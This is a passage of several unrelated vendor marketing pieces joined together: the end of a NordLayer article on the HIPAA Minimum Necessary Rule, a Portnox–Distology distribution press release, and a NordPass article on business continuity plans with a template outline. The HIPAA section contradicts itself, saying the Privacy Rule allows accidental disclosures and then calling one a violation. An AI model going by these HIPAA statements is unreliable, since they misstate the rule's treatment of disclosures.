  • An IT professional performs maintenance work on a hospital’s database and clicks on a few files with patients’ medical records. Since they didn’t have permission, they violated the Minimum Necessary Rule.

  • A nurse reveals information about a patient having hepatitis C in a hallway. If other patients can hear it, they can file a complaint that his PHI was disclosed without permission.

The effects of sharing more than the minimum necessary PHI

The consequences of HIPAA violations are significant. Apart from financial penalties, organizations lose their reputation, patient trust, and their ability to operate a business. Filefax, a medical storage company, agreed to pay$100,000 to settle potential HIPAA violations of the HIPAA Privacy Rule. And although Filefax shut its doors during the Office for Civil Rights investigation, it still didn’t escape additional fines and penalties.

However, the Privacy Rule allows incidental or accidental disclosures.

Let’s explain it with examples. Suppose an authorized individual, such as a physician, provides a patient’s PHI to another authorized person, also a physician, and by mistake, they share records of another patient. In that case, we are talking about accidental disclosure breaking HIPAA rules. What about incidental exposure? A person visiting their relative at the hospital may see another patient’s x-ray or can overhear nurses talking about a patient. And in this way, they incidentally access Protected Health Information. 

How can NordLayer help?

Storing patient data in a cloud has become the primary archiving method in the healthcare industry. And healthcare organizations need modern security solutions that help them follow HIPAA regulations.

NordLayer’s policies, standards, and procedures were reviewed by independent assessors who concluded we meet the security objectives outlined in the HIPAA Security Rule. And we have the appropriate measures for securing access to Protected Health Information according to HIPAA requirements.

NordLayer’s HIPAA-compliant solutions can protect endpoints with your organization’s sensitive information, adding an extra security layer to access your network, cloud tools, or databases. Contact us if you want to learn more about how we can help.

Disclaimer: This article has been prepared for general informational purposes and is not legal advice. We hope that you will find the information informative and helpful. However, you should use the information in this article at your own risk and consider seeking advice from a professional counsel licensed in your state or country. The materials presented on this site may not reflect the most current legal developments or the law of the jurisdiction in which you reside. This article may be changed, improved, or updated without notice.

Partnership Will Drive Increased Adoption of Portnox’s Cutting-Edge NAC Solution Purpose-Built for Large Distributed Organizations in the Region

LONDON — Portnox, which supplies network access control (NAC), visibility and device risk management to organizations of all sizes, today announced that it has partnered with Distology for the sole distribution and resell of its cloud-delivered NAC-as-a-Service solution in the United Kingdom and Ireland.

We chose to partner with Distology because of their successful history of IT security solution distribution in the UK and Irish markets, said Portnox CEO, Ofer Amitai. Were confident this collaboration will yield tremendous growth for both parties, as Portnox has a unique value proposition and Distology has the market enablement expertise to effectively evangelize our network security offering.

We have a long-established relationship with Portnox and it speaks volumes that the team have decided to choose Distology as their sole UK&I distributor. The technology Portnox brings to the market is incredibly exciting and complements our existing vendor stack effortlessly, said Stephen Rowlands, Head of Sales for Distology. Were especially looking forward to representing and promoting Portnox Clear to our growing partner base, as this brand-new cloud-based technology has potential to completely disrupt the market and we foresee masses of growth potential in this innovative product.

Portnox introduced its cloud-delivered NAC-as-a-Service solution to the UK & Irish markets less than two years go. As the first to bring NAC to the cloud, Portnox has quickly gained a foothold in the region, particularly among large distributed enterprises in the retail, construction and utilities industries.

The adoption of our NAC-as-a-Service product in the UK has been very strong to date, said VP of Products, Tomer Shemer. This is a testament to the fact that the UK is one of the markets leading the trend of cloud security adoption. We expect to see continued growth in the coming years in this area of Europe.

Portnox is set to exhibit at this week’s RSA 2020 Conference (booth #4234) in San Francisco, February 24-28. Additionally, Portnox (booth #G108) and Distology (booth #C40) will both be exhibiting at InfoSec Europe 2020, Europes largest event for information and cyber security, in London, June 2-4.

About Version 2 Digital

Version 2 Digital is one of the most dynamic IT companies in Asia. The company distributes a wide range of IT products across various areas including cyber security, cloud, data protection, end points, infrastructures, system monitoring, storage, networking, business productivity and communication products.

Through an extensive network of channels, point of sales, resellers, and partnership companies, Version 2 offers quality products and services which are highly acclaimed in the market. Its customers cover a wide spectrum which include Global 1000 enterprises, regional listed companies, different vertical industries, public utilities, Government, a vast number of successful SMEs, and consumers in various Asian cities.

About Portnox
Portnox provides simple-to-deploy, operate and maintain network access control, security and visibility solutions. Portnox software can be deployed on-premises, as a cloud-delivered service, or in hybrid mode. It is agentless and vendor-agnostic, allowing organizations to maximize their existing network and cybersecurity investments. Hundreds of enterprises around the world rely on Portnox for network visibility, cybersecurity policy enforcement and regulatory compliance. The company has been recognized for its innovations by Info Security Products Guide, Cyber Security Excellence Awards, IoT Innovator Awards, Computing Security Awards, Best of Interop ITX and Cyber Defense Magazine. Portnox has offices in the U.S., Europe and Asia. For information visit http://www.portnox.com, and follow us on Twitter and LinkedIn.。

About Distology
Distology is a Market Enabler and offers true value for the distribution of disruptive IT Security solutions. The vendors we work with represent innovative and exciting technology that continues to excite and inspire their reseller network. Our ethos is based on trust, relationships, energy and drive and offers end to end support in the full sales cycle providing vendor quality technical and commercial resource.

These days, cybercrime is rampant. It’s no longer a matter of “if” you’re going to suffer an attack but “when” it will happen. All companies want to be ready for any crisis. And this is where a business continuity plan comes into play.

But what is a business continuity plan exactly? Why is it important? What should one include? Today, we’re exploring all these questions in-depth.

What is a business continuity plan?

A business continuity plan (BCP) is a document that sets guidelines for how an organization will continue its operations in the event of a disruption, whether it’s a fire, flood, other natural disaster or a cybersecurity incident. A BCP aims to help organizations resume operations without significant downtime.

Unfortunately, according to a 2020 Mercer survey, 51% of businesses across the globe don’t have a business continuity plan in place.

What’s the difference between business continuity and disaster recovery plans?

We often confuse the terms business continuity plan and disaster recovery plan. The two overlap and often work together, but the disaster recovery plan focuses on containing, examining, and restoring operations after a cyber incident. On the other hand, BCP is a broader concept that considers the whole organization. A business continuity plan helps organizations stay prepared for dealing with a potential crisis and usually encompasses a disaster recovery plan.

Importance of business continuity planning

The number of news headlines announcing data breaches has numbed us to the fact that cybercrime is very real and frequent and poses an existential risk to companies of all sizes and industries.

Consider that in 2021, approximately 37% of global organizations fell victim to a ransomware attack. Then consider that business interruption and restoration costs account for 50% of cyberattack-related losses. Finally, take into account that most cyberattacks are financially motivated and the global cost of cybercrime topped $6 trillion last year. The picture is quite clear — cybercrime is a lucrative venture for bad actors and potentially disastrous for those on the receiving end.

To thrive in these unpredictable times, organizations go beyond conventional security measures. Many companies develop a business continuity plan parallel to secure infrastructure and consider the plan a critical part of the security ecosystem. The Purpose of a business continuity plan is to significantly reduce the downtime in an emergency and, in turn, reduce the potential reputational damage and — of course — revenue losses.

Business continuity plan template

Password security for your business

Store, manage and share passwords.

30-day money-back guarantee

Business Continuity Plan Example

[Company Name]

[Date]

I. Introduction

  • Purpose of the Plan

  • Scope of the Plan

  • Budget

  • Timeline

The initial stage of developing a business continuity plan starts with a statement of the plan’s purpose, which explains the main objective of the plan, such as ensuring the organization’s ability to continue its operations during and after a disruptive event.

The Scope of the Plan outlines the areas or functions that the plan will cover, including business processes, personnel, equipment, and technology.

The Budget specifies the estimated financial resources required to implement and maintain the BCP. It includes costs related to technology, personnel, equipment, training, and other necessary expenses.

The Timeline provides a detailed schedule for developing, implementing, testing, and updating the BCP.

II. Risk Assessment

  • Identification of Risks

  • Prioritization of Risks

  • Mitigation Strategies

The Risk Assessment section of a Business Continuity Plan (BCP) is an essential part of the plan that identifies potential risks that could disrupt an organization’s critical functions.

The Identification of Risks involves identifying potential threats to the organization, such cybersecurity breaches, supply chain disruptions, power outages, and other potential risks. This step is critical to understand the risks and their potential impact on the organization.

Once the risks have been identified, the Prioritization of Risks follows, which helps determine which risks require the most attention and resources.

The final step in the Risk Assessment section is developing Mitigation Strategies to minimize the impact of identified risks. Mitigation strategies may include preventative measures, such as system redundancies, data backups, cybersecurity measures, as well as response and recovery measures, such as emergency protocols and employee training.

III. Emergency Response

  • Emergency Response Team

  • Communication Plan

  • Emergency Procedures

This section of the plan focuses on immediate actions that should be taken to ensure the safety and well-being of employees and minimize the impact of the event on the organization’s operations.

The Emergency Response Team is responsible for managing the response to an emergency or disaster situation. This team should be composed of individuals who are trained in emergency response procedures and can act quickly and decisively during an emergency. The team should also include a designated leader who is responsible for coordinating the emergency response efforts.

The Communication Plan outlines how information will be disseminated during an emergency situation. It includes contact information for employees, stakeholders, and emergency response personnel, as well as protocols for communicating with these individuals.

The Emergency Procedures detail the steps that should be taken during an emergency or disaster situation. The emergency procedures should be developed based on the potential risks identified in the Risk Assessment section and should be tested regularly to ensure that they are effective.

IV. Business Impact Analysis

The Business Impact Analysis (BIA) section of a Business Continuity Plan (BCP) is a critical step in identifying the potential impact of a disruption to an organization’s critical operations.

The Business Impact Analysis is typically conducted by a team of individuals who understand the organization’s critical functions and can assess the potential impact of a disruption to those functions. The team may include representatives from various departments, including finance, operations, IT, and human resources.

V. Recovery and Restoration

  • Procedures for recovery and restoration of critical processes

  • Prioritization of recovery efforts

  • Establishment of recovery time objectives

The Recovery and Restoration section of a Business Continuity Plan (BCP) outlines the procedures for recovering and restoring critical processes and functions following a disruption.

The Procedures for recovery and restoration of critical processes describe the steps required to restore critical processes and functions following a disruption. This may include steps such as relocating to alternate facilities, restoring data and systems, and re-establishing key business relationships.

The Prioritization section of the plan identifies the order in which critical processes will be restored, based on their importance to the organization’s operations and overall mission.

Recovery time objectives (RTOs) define the maximum amount of time that critical processes and functions can be unavailable following a disruption. Establishing RTOs ensures that recovery efforts are focused on restoring critical functions within a specific timeframe.

VI. Plan Activation

  • Plan Activation Procedures

The Plan Activation section is critical in ensuring that an organization can quickly and effectively activate the plan and respond to a potential emergency.

The Plan Activation Procedures describe the steps required to activate the BCP in response to a disruption. The procedures should be clear and concise, with specific instructions for each step to ensure a prompt and effective response.

VII. Testing and Maintenance

  • Testing Procedures

  • Maintenance Procedures

  • Review and Update Procedures

This section of the plan is critical to ensure that an organization can effectively respond to disruptions and quickly resume its essential functions.

Testing procedures may include scenarios such as natural disasters, cyber-attacks, and other potential risks. The testing procedures should include clear objectives, testing scenarios, roles and responsibilities, and evaluation criteria to assess the effectiveness of the plan.

The Maintenance Procedures detail the steps necessary to keep the BCP up-to-date and relevant.

The Review and Update Procedures describe how the BCP will be reviewed and updated regularly to ensure its continued effectiveness. This may involve conducting a review of the plan on a regular basis or after significant changes to the organization’s operations or threats.

What should a business continuity plan checklist include?

Organizations looking to develop a BCP have more than a few things to think through and consider. Variables such as the size of the organization, its IT infrastructure, personnel, and resources all play a significant role in developing a continuity plan. Remember, each crisis is different, and each organization will have a view on handling it according to all the variables in play. However, all business continuity plans will include a few elements in one way or another.

  • Clearly defined areas of responsibility

    A BCP should define specific roles and responsibilities for cases of emergency. Detail who is responsible for what tasks and clarify what course of action a person in a specific position should take. Clearly defined roles and responsibilities in an emergency event allow you to act quickly and decisively and minimize potential damage.

  • Crisis communication plan

    In an emergency, communication is vital. It is the determining factor when it comes to crisis handling. For communication to be effective, it is critical to establish clear communication pipelines. Furthermore, it is crucial to understand that alternative communication channels should not be overlooked and outlined in a business continuity plan.

  • Recovery teams

    A recovery team is a collective of different professionals who ensure that business operations are restored as soon as possible after the organization confronts a crisis.

  • Alternative site of operations

    Today, when we think of an incident in a business environment, we usually think of something related to cybersecurity. However, as discussed earlier, a BCP covers many possible disasters. In a natural disaster, determine potential alternate sites where the company could continue to operate.

  • Backup power and data backups

    Whether a cyber event or a real-life physical event, ensuring that you have access to power is crucial if you wish to continue operations. In a BCP, you can often come across lists of alternative power sources such as generators, where such tools are located, and who should oversee them. The same applies to data. Regularly scheduled data backups can significantly reduce potential losses incurred by a crisis event.

  • Recovery guidelines

    If a crisis is significant, a comprehensive business continuity plan usually includes detailed guidelines on how the recovery process will be carried out.


Business continuity planning steps

Here are some general guidelines that an organization looking to develop a BCP should consider:

Analysis

A business continuity plan should include an in-depth analysis of everything that could negatively affect the overall organizational infrastructure and operations. Assessing different levels of risk should also be a part of the analysis phase.

Design and development

Once you have a clear overview of potential risks your company could face, start developing a plan. Create a draft and reassess it to see if it takes into account even the smallest of details.

Implementation

Implement BCP within the organization by providing training sessions for the staff to get familiar with the plan. Getting everyone on the same page regarding crisis management is critical.

Testing

Rigorously test the plan. Play out a variety of scenarios in training sessions to learn the overall effectiveness of the continuity plan. By doing so, everyone on the team will be closely familiar with the business continuity plan’s guidelines.

Maintenance and updating

Because the threat landscape constantly changes and evolves, you should regularly reassess your BCP and take steps to update it. By making your continuity plan in tune with the times, you will be able to stay a step ahead of a crisis.

Level up your company’s security with NordPass Business

A comprehensive business continuity plan is vital for the entire organization’s security posture. However, in a perfect world, you wouldn’t have to use it. This is where NordPass Business can help.

Remember, weak, reused, or compromised passwords are often cited as one of the top contributing factors in data breaches. It’s not surprising, considering that an average user has around 100 passwords. Password fatigue is real and significantly affects how people treat their credentials. NordPass Business counters these issues.

With NordPass Business, your team will have a single secure place to store all work-related passwords, credit cards, and other sensitive information. Accessing all the data stored in NordPass is quick and easy, which allows your employees not to be distracted by the task of finding the correct passwords for the correct account.

In cyber incidents, NordPass Business ensures that company credentials remain secure at all times. Everything stored in the NordPass vault is secured with advanced encryption algorithms, which would take hundreds of years to brute force.

If you are interested in learning more about NordPass Business and how it can fortify corporate security, do not hesitate to book a demo with our representative.


About Version 2 Digital

Version 2 Digital is one of the most dynamic IT companies in Asia. The company distributes a wide range of IT products across various areas including cyber security, cloud, data protection, end points, infrastructures, system monitoring, storage, networking, business productivity and communication products.

Through an extensive network of channels, point of sales, resellers, and partnership companies, Version 2 offers quality products and services which are highly acclaimed in the market. Its customers cover a wide spectrum which include Global 1000 enterprises, regional listed companies, different vertical industries, public utilities, Government, a vast number of successful SMEs, and consumers in various Asian cities.

About NordPass
NordPass is developed by Nord Security, a company leading the global market of cybersecurity products.

The web has become a chaotic space where safety and trust have been compromised by cybercrime and data protection issues. Therefore, our team has a global mission to shape a more trusted and peaceful online future for people everywhere.